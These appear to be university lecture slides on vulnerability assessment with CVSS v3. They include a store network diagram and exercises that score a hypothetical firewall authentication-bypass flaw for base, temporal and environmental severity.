
Original Configuration of Joe's Store






The diagram illustrates the network configuration of Joe's Store. On the left, the 'Store' section includes POS terminals, a Switch, a Router DSL, and PCs used by the manager and assistant manager (labeled A). A Kiosk (labeled B) and a 'Wi-fi Free' area for Customers (labeled C) are also connected to the network. The Router DSL connects to the Internet, which in turn connects to a Hosting Company providing an e-commerce Web site. A legend on the right identifies the labels: (A) Systems managing customer data, (B) Register to shop's mailing list, and (C) Customer computers.

What Happens to the Requirements?
Do we have requirements on Customers' Computers










UNIVERSITY
OF TRENTO - Italy




Scoring example

- *You work in the PSIRT of a firewall vendor.*
- *A security researcher sends details of a vulnerability they have found in one of your firewall products. Your company prioritizes work based on CVSS scores.*
- *Details: the vulnerability allows attackers to bypass authentication to the firewall's admin panel when the default "defrag packets before forward" flag is disabled, due to a faulty management of invalid fragmented IP datagrams.*


1. *calculate a CVSS Base Score based on the researcher's report, to rate the severity of the vulnerability.*
AV, AC, UI, PR, S, C, I, A

Luca Allodi - Vulnerability assessment with CVSS v3

51



UNIVERSITY
OF TRENTO - Italy




Scoring example

- *Before you can reproduce the vulnerability on your test systems using the proof-of-concept code the researcher provided, customers contact you saying their systems have been compromised and believe your firewall product is at fault. You release a public advisory to all customers warning them of the problem.*


2. *calculate a CVSS Temporal Score so the public advisory indicates the current situation with respect to reproducing and fixing the vulnerability.*
E(exploit code maturity), R(emediation level), R(eport confidence)

Luca Allodi - Vulnerability assessment with CVSS v3

52



UNIVERSITY
OF TRENTO - Italy




Scoring example


- ***Your company uses the affected firewall product for its main Internet site, which manages***
 - Customer support
 - Online orders

3. Calculate a CVSS Environmental Score to determine the risk to the firewall instance used on the main Internet site.

Luca Allodi - Vulnerability assessment with CVSS v3 53



UNIVERSITY
OF TRENTO - Italy





Scoring example

- ***Due to the high priority you put on the vulnerability. the development team soon reproduce the problem and have a fix. Recalculate the Temporal score so that it is create for an updated public advisory that you will send to customers, along with the fixes.***

4. Recalculate the CVSS Temporal Score.



***E(exploit code maturity), R(emediation level),
R(eport confidence)***

Luca Allodi - Vulnerability assessment with CVSS v3 54

 UNIVERSITY OF TRENTO - Italy 

EXAMPLE 2

23/04/18 Fabio Massacci - Offensive Technologies 55

 UNIVERSITY OF TRENTO - Italy 

Further reading

- ***Chapters 10, 11 on Textbook***
- ***Ross Anderson's book.***
- ***CVSS First Web Site (See Wiki for links)***

23/04/18 Fabio Massacci - CyberRisk Assessment 56